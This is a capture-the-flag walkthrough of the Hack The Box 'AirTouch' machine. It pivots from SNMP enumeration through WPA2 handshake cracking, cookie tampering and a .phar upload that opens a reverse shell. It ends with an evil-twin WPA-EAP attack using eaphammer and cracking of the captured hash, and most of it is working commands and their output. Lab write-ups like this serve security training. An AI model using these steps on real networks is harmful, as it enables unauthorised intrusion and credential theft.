Description
AirTouch is a medium Hack The Box machine that features:
- SNMP Enumerating to discover a default password used by an SSH user
- Access to a machine connected to an internal network with Wi-Fi interfaces
- WPA2 Pre-Shared Key recovery for connecting to a wireless network
- Wi-Fi sniffing to recover the cookie of an user of the router web interface
- Cookie manipulation allows the pivoting from user permission to administration one
- Web application vulnerable to Insecure File Upload leads to Remote Command Execution in WPA2-PSK router machine
- Privilege Escalation in the WPA2-PSK machine by reused credentials leads to the discovery of WPA-EAP (Enterprise) certificates, private keys, and a credential of the WPA-EAP router machine
- Spoofing of the WPA-EAP access point with the discovered certificate leads to the discovery of the credentials of the user that connected to the network, allowing the connection
- Access to the WPA-EAP by using the previous discovered credentials
- Privilege Escalation in the WPA-EAP machine by using a found credentials in Hostapd configuration
Footprinting
First, we are going to check with ping command if the machine is active and the system operating system. The target machine IP address is 10.129.9.3.
$ ping -c 3 10.129.9.3
PING 10.129.9.3 (10.129.9.3) 56(84) bytes of data.
64 bytes from 10.129.9.3: icmp_seq=1 ttl=63 time=43.3 ms
64 bytes from 10.129.9.3: icmp_seq=2 ttl=63 time=44.0 ms
64 bytes from 10.129.9.3: icmp_seq=3 ttl=63 time=43.6 ms

--- 10.129.9.3 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2003ms
rtt min/avg/max/mdev = 43.264/43.612/43.977/0.291 ms
The machine is active and with the TTL that equals 63 (64 minus 1 jump) we can assure that it is an Unix machine. Now we are going to do a Nmap TCP SYN port scan to check all opened ports.
$ sudo nmap 10.129.9.3 -sS -oN nmap_scan
Starting Nmap 7.98 ( https://nmap.org )
Nmap scan report for 10.129.9.3
Host is up (0.046s latency).
Not shown: 999 closed tcp ports (reset)
PORT   STATE SERVICE
22/tcp open  ssh
We get one open port: 22. We do a UDP port scan.
$ sudo nmap 10.129.9.3 -sU --open -T5 -oN nmap_scan_udp
Starting Nmap 7.98 ( https://nmap.org )
Nmap scan report for 10.129.9.3
Host is up (0.044s latency).
Not shown: 984 open|filtered udp ports (no-response), 15 closed udp ports (port-unreach)
PORT    STATE SERVICE
161/udp open  snmp

Nmap done: 1 IP address (1 host up) scanned in 13.78 seconds
We get the 161 UDP port opened.
Enumeration
Then we do a more advanced scan, with service version and scripts.
$ nmap 10.129.9.3 -sV -sC -p22 -oN nmap_scan_ports
Starting Nmap 7.98 ( https://nmap.org )
Nmap scan report for 10.129.9.3
Host is up (0.044s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.11 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 bd:90:00:15:cf:4b:da:cb:c9:24:05:2b:01:ac:dc:3b (RSA)
|   256 6e:e2:44:70:3c:6b:00:57:16:66:2f:37:58:be:f5:c0 (ECDSA)
|_  256 ad:d5:d5:f0:0b:af:b2:11:67:5b:07:5c:8e:85:76:76 (ED25519)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 2.71 seconds

$ nmap 10.129.9.3 -sU -sV -sC -p161 -oN nmap_scan_ports_udp
Starting Nmap 7.98 ( https://nmap.org )
Nmap scan report for 10.129.9.3
Host is up (0.043s latency).

PORT    STATE SERVICE VERSION
161/udp open  snmp    SNMPv1 server; net-snmp SNMPv3 server (public)
| snmp-info:
|   enterprise: net-snmp
|   engineIDFormat: unknown
|   engineIDData: 639d3c7cddf5686900000000
|   snmpEngineBoots: 1
|_  snmpEngineTime: 2d05h05m16s
| snmp-sysdescr: "The default consultant password is: RxBlZhLmOkacNWScmZ6D (change it after use it)"
|_  System uptime: 2d05h05m16.48s (19111648 timeticks)
Service Info: Host: Consultant

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 1.71 seconds
We get two services: one Secure Shell (SSH), and one Simple Network Management Protocol (SNMP). As we don’t have feasible credentials for the SSH service we are going to move to the SNMP service. We found the default consultant password as RxBlZhLmOkacNWScmZ6D. With more enumeration, we find the hostname AirTouch.htb and an username admin.
$ snmpbulkwalk -Oa -c public -v2c 10.129.9.3
iso.3.6.1.2.1.1.1.0 = STRING: "\"The default consultant password is: RxBlZhLmOkacNWScmZ6D (change it after use it)\""
iso.3.6.1.2.1.1.2.0 = OID: iso.3.6.1.4.1.8072.3.2.10
iso.3.6.1.2.1.1.3.0 = Timeticks: (19124560) 2 days, 5:07:25.60
iso.3.6.1.2.1.1.4.0 = STRING: "admin@AirTouch.htb"
iso.3.6.1.2.1.1.5.0 = STRING: "Consultant"
iso.3.6.1.2.1.1.6.0 = STRING: "\"Consultant pc\""
...
Exploitation
We are able to login in the machine using the SSH protocol with the consultant username and the RxBlZhLmOkacNWScmZ6D password.
$ ssh consultant@10.129.9.3
...
consultant@10.129.9.3's password:
Welcome to Ubuntu 20.04.6 LTS (GNU/Linux 5.4.0-216-generic x86_64)
...
consultant@AirTouch-Consultant:~$ id
uid=1000(consultant) gid=1000(consultant) groups=1000(consultant)
Checking the IP address of the network interfaces, we find that we might be inside an internal network, 172.20.1.0/24. We find wireless interfaces.
consultant@AirTouch-Consultant:~$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0@if29: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
    link/ether 8a:ac:1f:cc:e7:9d brd ff:ff:ff:ff:ff:ff link-netnsid 0
    inet 172.20.1.2/24 brd 172.20.1.255 scope global eth0
       valid_lft forever preferred_lft forever
7: wlan0: <BROADCAST,MULTICAST> mtu 1500 qdisc noop state DOWN group default qlen 1000
    link/ether 02:00:00:00:00:00 brd ff:ff:ff:ff:ff:ff
...
We find two image file in the user’s directory, diagram-net.png and photo_2023-03-01_22-04-52.png. We download them over SSH.
$ scp consultant@10.129.9.3:/home/consultant/diagram-net.png .
$ scp consultant@10.129.9.3:/home/consultant/photo_2023-03-01_22-04-52.png .
We find that both images draws the same concept, a network diagram, one of the written by hand.
 Three VLANs exist:
 Consultant, Tablets and Corp. And two wireless networks exist: AirTouch-Internet and AirTouch-Office. We would need to connect to the AirTouch-Internet network to access to the Tablets VLAN and to connect to the AirTouch-Office network to access to the Corp VLAN. Now we are inside the Consultant VLAN with the laptop. The user can run all commands as root user, so a root shell can be spawned.
consultant@AirTouch-Consultant:~$ sudo -l
Matching Defaults entries for consultant on AirTouch-Consultant:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User consultant may run the following commands on AirTouch-Consultant:
    (ALL) NOPASSWD: ALL
consultant@AirTouch-Consultant:~$ sudo -i
root@AirTouch-Consultant:~# id
uid=0(root) gid=0(root) groups=0(root)
We have seven wireless interfaces available, from wlan0 to wlan6. We are going to change the operating mode of the wlan1 from managed to monitor to discover all available wireless networks with airodump-ng tool.
root@AirTouch-Consultant:~# iw dev wlan0 set type monitor
root@AirTouch-Consultant:~# airodump-ng --band abg wlan0
CH 114 ][ Elapsed: 24 s ]

 BSSID              PWR  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH ESSID

 AC:8B:A9:AA:3F:D2  -28        9        0    0  44   54e  WPA2 CCMP   MGT  AirTouch-Office
 AC:8B:A9:F3:A1:13  -28        9        0    0  44   54e  WPA2 CCMP   MGT  AirTouch-Office
 8E:E0:99:55:D7:D9  -28        4        0    0   6   54        CCMP   PSK  WIFI-JOHN
 F0:9F:C2:A3:F1:A7  -28        4        0    0   6   54        CCMP   PSK  AirTouch-Internet
 AA:21:5F:C8:9C:1A  -28        5        0    0   9   54   WPA2 CCMP   PSK  MiFibra-24-D4VY
 8A:84:F8:48:85:67  -28       10        0    0   3   54        CCMP   PSK  MOVISTAR_FG68
 EE:09:8B:A2:6D:4B  -28      239        0    0   1   54        TKIP   PSK  vodafoneFB6N

 BSSID              STATION            PWR   Rate    Lost    Frames  Notes  Probes

 (not associated)   C8:8A:9A:6F:F9:D2  -29    0 - 1      0        3         AccessLink,AirTouch-Office
We find both AirTouch-Office (with Enterprise username-password authentication) and AirTouch-Internet (with pre-shared key authentication) networks. We move to issue a specific channel scan to find the clients connected to the networks.
root@AirTouch-Consultant:~# airodump-ng -c 6 wlan0
CH  6 ][ Elapsed: 12 s ]

 BSSID              PWR RXQ  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH ESSID

 EE:09:8B:A2:6D:4B  -28 100      124        0    0   1   54        TKIP   PSK  vodafoneFB6N
 8E:E0:99:55:D7:D9  -28 100      124        0    0   6   54        CCMP   PSK  WIFI-JOHN
 F0:9F:C2:A3:F1:A7  -28 100      124       12    0   6   54        CCMP   PSK  AirTouch-Internet

 BSSID              STATION            PWR   Rate    Lost    Frames  Notes  Probes

 (not associated)   28:6C:07:12:EE:A1  -29    0 - 1      0        4         AirTouch-Office
 F0:9F:C2:A3:F1:A7  28:6C:07:FE:A3:22  -29   54 -54      0       12

root@AirTouch-Consultant:~# airodump-ng -c 44 wlan0
CH 44 ][ Elapsed: 6 s ]

 BSSID              PWR RXQ  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH ESSID

 AC:8B:A9:AA:3F:D2  -28 100       56        2    0  44   54e  WPA2 CCMP   MGT  AirTouch-Office
 EE:09:8B:A2:6D:4B  -28 100       56        0    0   1   54        TKIP   PSK  vodafoneFB6N
 AC:8B:A9:F3:A1:13  -28   0       56        2    0  44   54e  WPA2 CCMP   MGT  AirTouch-Office

 BSSID              STATION            PWR   Rate    Lost    Frames  Notes  Probes

 AC:8B:A9:AA:3F:D2  C8:8A:9A:6F:F9:D2  -29    0 -54e     0        1
 AC:8B:A9:F3:A1:13  28:6C:07:12:EE:F3  -29    0 - 6e   526        2         AirTouch-Office
We find that the AirTouch-Internet network with F0:9F:C2:A3:F1:A7 BSSID has one client, with 28:6C:07:FE:A3:22 MAC address. The AirTouch-Office network with AC:8B:A9:AA:3F:D2 BSSID has one client, with C8:8A:9A:6F:F9:D2 MAC address. And the AirTouch-Office network with AC:8B:A9:F3:A1:13 BSSID has one client, with 28:6C:07:12:EE:F3 MAC address.
We are going to try to recover the password of the AirTouch-Internet network by capturing a handshake, by firstly disconnecting the client from the network and then by capturing the connection process, to obtain a hash that will be cracked.
We find that the root user has the eaphammer tool available, used mainly to attack WPA Enterprise networks, such as AirTouch-Office.
root@AirTouch-Consultant:~# ls
eaphammer
We start by the capture of Wi-Fi packets in a PCAP file with the airodump-ng tool.
root@AirTouch-Consultant:~# airodump-ng -c 6 -w airtouchinternet wlan0
We deauthenticate the user from the network with the aireplay-ng tool.
root@AirTouch-Consultant:~# aireplay-ng -0 10 -a F0:9F:C2:A3:F1:A7 -c 28:6C:07:FE:A3:22 wlan0
Waiting for beacon frame (BSSID: F0:9F:C2:A3:F1:A7) on channel 6
Sending 64 directed DeAuth (code 7). STMAC: [28:6C:07:FE:A3:22] [ 0| 0 ACKs]
...
With the WPA handshake: F0:9F:C2:A3:F1:A7 message we find that a handshake has been captured. We find a wordlist in the eaphammer/wordlists/rockyou.txt file, so we use the aircrack-ng tool to recovery the access point password.
root@AirTouch-Consultant:~# aircrack-ng -w eaphammer/wordlists/rockyou.txt airtouchinternet-01.cap
Reading packets, please wait...
Opening airtouchinternet-01.cap
Read 2715 packets.

   #  BSSID              ESSID                     Encryption

   1  8E:E0:99:55:D7:D9  WIFI-JOHN                 Unknown
   2  AC:8B:A9:AA:3F:D2  AirTouch-Office           Unknown
   3  AC:8B:A9:F3:A1:13  AirTouch-Office           Unknown
   4  EE:09:8B:A2:6D:4B  vodafoneFB6N              Unknown
   5  F0:9F:C2:A3:F1:A7  AirTouch-Internet         WPA (1 handshake)

Index number of target network ? 5
                               Aircrack-ng 1.6

      [00:00:10] 22841/14344391 keys tested (2367.86 k/s)

      Time left: 1 hour, 40 minutes, 50 seconds                  0.16%

                           KEY FOUND! [ challenge ]


      Master Key     : 45 16 48 A5 D0 B4 13 CA 7B BB E1 D8 14 67 29 DC
                       31 A4 29 1F 98 95 BC D7 CC E1 5C E8 37 14 E9 20

      Transient Key  : 1A 25 25 25 25 25 25 25 E2 0C C9 36 02 40 8F DB
                       AE D9 61 39 76 19 A7 E2 76 FB 89 DE 54 11 3D F0
                       44 38 0E DE 6F 40 DB F8 0A CE 18 8E B0 41 B3 39
                       94 2F 9C A3 71 49 6A 69 D4 84 B7 B3 04 85 19 EE

      EAPOL HMAC     : 26 4C 07 8A 57 5B AB 6A 8D F1 EF DE 74 E4 FB 01
We recovered the password for the access point, challenge. We are going to use it to decrypt the contents of the PCAP file to check for the traffic generated by the connected client. We can use the airdecap-ng tool.
root@AirTouch-Consultant:~# airdecap-ng -e AirTouch-Internet -p "challenge" airtouchinternet-01.cap
Total number of stations seen            1
Total number of packets read          2715
Total number of WEP data packets         0
Total number of WPA data packets        60
Number of plaintext data packets         0
Number of decrypted WEP  packets         0
Number of corrupted WEP  packets         0
Number of decrypted WPA  packets        19
Number of bad TKIP (WPA) packets         0
Number of bad CCMP (WPA) packets         0
root@AirTouch-Consultant:~# cp airtouchinternet-01-dec.cap /tmp/airtouchinternet-01-dec.cap
19 WPA packets had been decrypted to the airtouchinternet-01-dec.cap. We copy it to our machine and review it with Wireshark tool. We find one HTTP request to http://192.168.3.1/lab.php with two cookies for authentication: PHPSESSID and UserRole.
GET /lab.php HTTP/1.1
Host: 192.168.3.1
User-Agent: curl/7.88.1
Accept: */*
Cookie: PHPSESSID=ehl944ii3i4ab5301h4fie5kat; UserRole=user
We connect to the access point using the wlan1 interface. We need to create a wpa_supplication configuration file with the wpa_passphare tool (we enter the password in stdin).
root@AirTouch-Consultant:~# wpa_passphrase AirTouch-Internet challenge > AirTouch-Internet.conf
root@AirTouch-Consultant:~# cat AirTouch-Internet.conf
network={
        ssid="AirTouch-Internet"
        #psk="challenge"
        psk=d1ff702dcb1182eec9e189e1693555a007dc1b21be358e02b87574497dcf017e
}
root@AirTouch-Consultant:~# wpa_passphrase AirTouch-Internet challenge > AirTouch-Internet.conf
root@AirTouch-Consultant:~# cat AirTouch-Internet.conf
network={
        ssid="AirTouch-Internet"
        #psk="challenge"
        psk=d1ff702dcb1182eec9e189e1693555a007dc1b21be358e02b87574497dcf017e
}
root@AirTouch-Consultant:~# wpa_supplicant -i wlan1 -c AirTouch-Internet.conf
Successfully initialized wpa_supplicant
rfkill: Cannot open RFKILL control device
rfkill: Cannot get wiphy information
wlan1: SME: Trying to authenticate with f0:9f:c2:a3:f1:a7 (SSID='AirTouch-Internet' freq=2437 MHz)
wlan1: Trying to associate with f0:9f:c2:a3:f1:a7 (SSID='AirTouch-Internet' freq=2437 MHz)
wlan1: Associated with f0:9f:c2:a3:f1:a7
wlan1: CTRL-EVENT-SUBNET-STATUS-UPDATE status=0
wlan1: WPA: Key negotiation completed with f0:9f:c2:a3:f1:a7 [PTK=CCMP GTK=TKIP]
wlan1: CTRL-EVENT-CONNECTED - Connection to f0:9f:c2:a3:f1:a7 completed [id=0 id_str=]
The connection is successful, we use the dhclient command to start the DHCP client to obtain an IP address in the VLAN.
root@AirTouch-Consultant:~# dhclient wlan1
root@AirTouch-Consultant:~# ip a
...
8: wlan1: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc mq state UP group default qlen 1000
    link/ether 02:00:00:00:01:00 brd ff:ff:ff:ff:ff:ff
    inet 192.168.3.23/24 brd 192.168.3.255 scope global dynamic wlan1
       valid_lft 86387sec preferred_lft 86387sec
...
We obtained the 192.168.3.23 IP address. We are going to create a SSH local port forwarding from the HTTP port of the 192.168.3.1 machine to our local 8000 port, to get access to the previously discovered web page.
$ ssh -N -L 8000:192.168.3.1:80 consultant@10.129.9.3
After accessing to http://127.0.0.1:8000 we get access to a login page of a router:
 As we collected the cookies previously we change them in the browser and the we move to the
 lab.php page. We get the Welcome manager: Congratulation! You have logged into password protected page. Click here to go to index.php to get the flag.. We get redirected to the index.php page. The configuration of an access point is show, but the password it is not shown.
 We find an empty space between the
 WiFi Settings section and the Logout. We might not have permissions to view that section. We are going to change the UserRole from user to admin to check in the role changes.
 Effectively, a new section appears, in which we can upload a file. We are going to try to upload a PHP file to spawn a reverse shell to our machine.
$ cp /usr/share/webshells/php/php-reverse-shell.php shell.php
The file upload is rejected with the Sorry, PHP and HTML files are not allowed.Sorry, your file was not uploaded. message. We are going to change the extension of the file to .phar to check if it accepts it.
$ mv shell.php shell.phar
The file upload is accepted with the The file shell.phar has been uploaded to folder uploads/. So we know that the file is uploaded to the uploads folder. We check if the file is executable in the server.
$ curl 'http://127.0.0.1:8000/uploads/shell.phar'
WARNING: Failed to daemonise.  This is quite common and not fatal.
Connection refused (111)
We confirm that the file is executed. The process failed as we didn’t have the TCP port opened. We need to change the IP address of the shell.phar file to the one that we received from the DHCP server, in this case 192.168.3.23. Then we start a listening TCP port in the remote machine.
root@AirTouch-Consultant:~# nc -nvlp 1234
And we re-trigger the execution of the reverse shell.
$ curl 'http://127.0.0.1:8000/uploads/rs.phar'
We receive in the remote machine a connection from the AirTouch-AP-PSK machine and the www-data username.
root@AirTouch-Consultant:~# nc -nvlp 1234
Listening on 0.0.0.0 1234
Connection received on 192.168.3.1 38002
Linux AirTouch-AP-PSK 5.4.0-216-generic #236-Ubuntu SMP Fri Apr 11 19:53:21 UTC 2025 x86_64 x86_64 x86_64 GNU/Linux
 up  5:08,  0 users,  load average: 0.14, 0.20, 0.23
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ bash -i
bash: cannot set terminal process group (1): Inappropriate ioctl for device
bash: no job control in this shell
www-data@AirTouch-AP-PSK:/$
We find the credentials of the users of the router page in the /var/www/html/login.php file. The credentials are JunDRDZKHDnpkpDDvay for the admin user and 2wLFYNh4TSTgA5sNgT4 for the manager user.
www-data@AirTouch-AP-PSK:/$ cat /var/www/html/login.php
<?php session_start(); /* Starts the session */

// Check if user is already logged in
if (isset($_SESSION['UserData']['Username'])) {
  header("Location:index.php"); // Redirect to index.php
  exit; // Make sure to exit after redirection
}

session_start();


if (isset($_POST['Submit'])) {
  /* Define username, associated password, and user attribute array */
  $logins = array(
    /*'user' => array('password' => 'JunDRDZKHDnpkpDDvay', 'role' => 'admin'),*/
    'manager' => array('password' => '2wLFYNh4TSTgA5sNgT4', 'role' => 'user')
  );
...
We find two console users in the system: root and user.
www-data@AirTouch-AP-PSK:/$ grep sh /etc/passwd
root:x:0:0:root:/root:/bin/bash
sshd:x:106:65534::/run/sshd:/usr/sbin/nologin
user:x:1000:1000::/home/user:/bin/bash
We can pivot to the user account using the JunDRDZKHDnpkpDDvay password. We can use SSH and Local Port Forwarding to connect from our machine.
$ ssh -N -L 8000:192.168.3.1:22 consultant@10.129.9.3
$ ssh user@127.0.0.1 -p 8000
...
user@AirTouch-AP-PSK:~$ id
uid=1000(user) gid=1000(user) groups=1000(user)
The user is able of running all commands as root user so we can pivot to a root session easily.
user@AirTouch-AP-PSK:~$ sudo -l
Matching Defaults entries for user on AirTouch-AP-PSK:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User user may run the following commands on AirTouch-AP-PSK:
    (ALL) NOPASSWD: ALL
user@AirTouch-AP-PSK:~$ sudo -i
root@AirTouch-AP-PSK:~# id
uid=0(root) gid=0(root) groups=0(root)
We find many files and scripts to spawn the access points with Hostapd tool.
root@AirTouch-AP-PSK:~# ls
certs-backup  cronAPs.sh  psk  send_certs.sh  start.sh  user.txt  wlan_config_aps
In the send_certs.sh Bash script file we find the credentials to access to the AirTouch-office machine, in the 10.10.10.1 IP address, with the remote username and the xGgWEwqUpfoOVsLeROeG password. The script syncs the certificates and private keys used to authenticate with the Office access point with the machine.
root@AirTouch-AP-PSK:~# cat send_certs.sh
#!/bin/bash

# DO NOT COPY
# Script to sync certs-backup folder to AirTouch-office.

# Define variables
REMOTE_USER="remote"
REMOTE_PASSWORD="xGgWEwqUpfoOVsLeROeG"
REMOTE_PATH="~/certs-backup/"
LOCAL_FOLDER="/root/certs-backup/"

# Use sshpass to send the folder via SCP
sshpass -p "$REMOTE_PASSWORD" scp -r "$LOCAL_FOLDER" "$REMOTE_USER@10.10.10.1:$REMOTE_PATH"
root@AirTouch-AP-PSK:~# ls certs-backup/
ca.conf  ca.crt  server.conf  server.crt  server.csr  server.ext  server.key
With these pieces of data we can develop an attack to the AirTouch-Office network to capture the credentials of the user that is connecting to the network, using the eaphammer tool. We start by creating a .pem certificate file by appending the server.key and server.crt files and we return to the consultant machine.
root@AirTouch-AP-PSK:~# cat certs-backup/server.key certs-backup/server.crt > server.pem
We import the certificate into the eaphammer tool.
root@AirTouch-Consultant:~# cd eaphammer/
root@AirTouch-Consultant:~/eaphammer# nano server.pem
root@AirTouch-Consultant:~/eaphammer# ./eaphammer --cert-wizard import --server-cert server.pem
...
[?] Am I root?
[*] Checking for rootness...
[*] I AM ROOOOOOOOOOOOT
[*] Root privs confirmed! 8D
[CW] Checking to ensure private key and server cert are valid...
[CW] Complete!
[CW] Loading private key from server.pem
[CW] Complete!
[CW] Loading full certificate chain from server.pem
[CW] Complete!
[CW] Writing private key and full certificate chain to file...
[CW] Complete!
[CW] Private key and full certificate chain written to: /root/eaphammer/certs/server/AirTouch CA.pem
[CW] Activating full certificate chain...
[CW] Complete!
Then we launch the attack to the AirTouch-Office network. We are going to use the same BSSID to allow the client to connect to our network. We will use the wlan2 interface. We will need to run the process in both access points that have the same name until the process issues a hash.
root@AirTouch-Consultant:~/eaphammer# ./eaphammer -i wlan2 --channel 44 --auth wpa-eap --essid AirTouch-Office --bssid ac:8b:a9:f3:a1:13 --creds
...
[?] Am I root?
[*] Checking for rootness...
[*] I AM ROOOOOOOOOOOOT
[*] Root privs confirmed! 8D
[*] Saving current iptables configuration...
[*] Reticulating radio frequency splines...
Error: Could not create NMClient object: Could not connect: No such file or directory.

[*] Using nmcli to tell NetworkManager not to manage wlan2...
...
[*] Success: wlan2 no longer controlled by NetworkManager.
[!] The hw_mode specified in hostapd.ini is invalid for the selected channel (g, 44)
[!] Falling back to hw_mode: a
...
[hostapd] AP starting...
...
rfkill: Cannot open RFKILL control device
wlan2: interface state UNINITIALIZED->COUNTRY_UPDATE
Using interface wlan2 with hwaddr ac:8b:a9:f3:a1:13 and ssid "AirTouch-Office"
wlan2: interface state COUNTRY_UPDATE->ENABLED
wlan2: AP-ENABLED
Press enter to quit...
wlan2: STA 28:6c:07:12:ee:a1 IEEE 802.11: authenticated
wlan2: STA 28:6c:07:12:ee:a1 IEEE 802.11: associated (aid 1)
wlan2: CTRL-EVENT-EAP-STARTED 28:6c:07:12:ee:a1
wlan2: CTRL-EVENT-EAP-PROPOSED-METHOD vendor=0 method=1
wlan2: CTRL-EVENT-EAP-PROPOSED-METHOD vendor=0 method=25
mschapv2:
         domain\username:               AirTouch\r4ulcl
         username:                      r4ulcl
         challenge:                     93:24:f8:5c:a6:57:ce:96
         response:                      7c:8b:4b:8c:f1:48:c4:1c:32:b1:46:6d:b8:15:c2:fd:be:92:b6:53:49:22:9a:02
         jtr NETNTLM:                   r4ulcl:$NETNTLM$9324f85ca657ce96$7c8b4b8cf148c41c32b1466db815c2fdbe92b65349229a02
         hashcat NETNTLM:               r4ulcl::::7c8b4b8cf148c41c32b1466db815c2fdbe92b65349229a02:9324f85ca657ce96
After a few tries we will receive the hashed credentials of the user that connected to the network, AirTouch\r4ulcl with the r4ulcl:$NETNTLM$9324f85ca657ce96$7c8b4b8cf148c41c32b1466db815c2fdbe92b65349229a02 NTLM hash, recoverable with John The Ripper tool.
$ john --wordlist=/usr/share/wordlists/rockyou.txt hash
Warning: detected hash type "netntlm", but the string is also recognized as "netntlm-naive"
Use the "--format=netntlm-naive" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 1 password hash (netntlm, NTLMv1 C/R [MD4 DES (ESS MD5) 256/256 AVX2 8x3])
Warning: no OpenMP support for this hash type, consider --fork=16
Press 'q' or Ctrl-C to abort, almost any other key for status
laboratory       (r4ulcl)
1g 0:00:00:00 DONE 50.00g/s 4636Kp/s 4636Kc/s 4636KC/s ragde..ivan23
Use the "--show --format=netntlm" options to display all of the cracked passwords reliably
Session completed.
After cracking the hash we receive the laboratory password for the AirTouch\r4ulcl user. We create a new wpa_supplicant file to connect to the network, as this:
network={
  ssid="AirTouch-Office"
  bssid=ac:8b:a9:f3:a1:13
  key_mgmt=WPA-EAP
  identity="AirTouch\r4ulcl"
  password="laboratory"
}
Then we change the MAC address of the interface we are going to use to connect to the network, wlan2, to the one used by the client that connected previously, 28:6c:07:12:ee:a1.
root@AirTouch-Consultant:~# ip link set wlan2 address 28:6c:07:12:ee:a1
We can finally connect to the WPA Enterprise network, we start the DHCP client to obtain the IP address.
root@AirTouch-Consultant:~# wpa_supplicant -i wlan2 -c AirTouch-Office.conf
Successfully initialized wpa_supplicant
rfkill: Cannot open RFKILL control device
rfkill: Cannot get wiphy information
wlan2: SME: Trying to authenticate with ac:8b:a9:f3:a1:13 (SSID='AirTouch-Office' freq=5220 MHz)
wlan2: Trying to associate with ac:8b:a9:f3:a1:13 (SSID='AirTouch-Office' freq=5220 MHz)
wlan2: Associated with ac:8b:a9:f3:a1:13
...
EAP-MSCHAPV2: Authentication succeeded
wlan2: CTRL-EVENT-EAP-SUCCESS EAP authentication completed successfully
wlan2: PMKSA-CACHE-ADDED ac:8b:a9:f3:a1:13 0
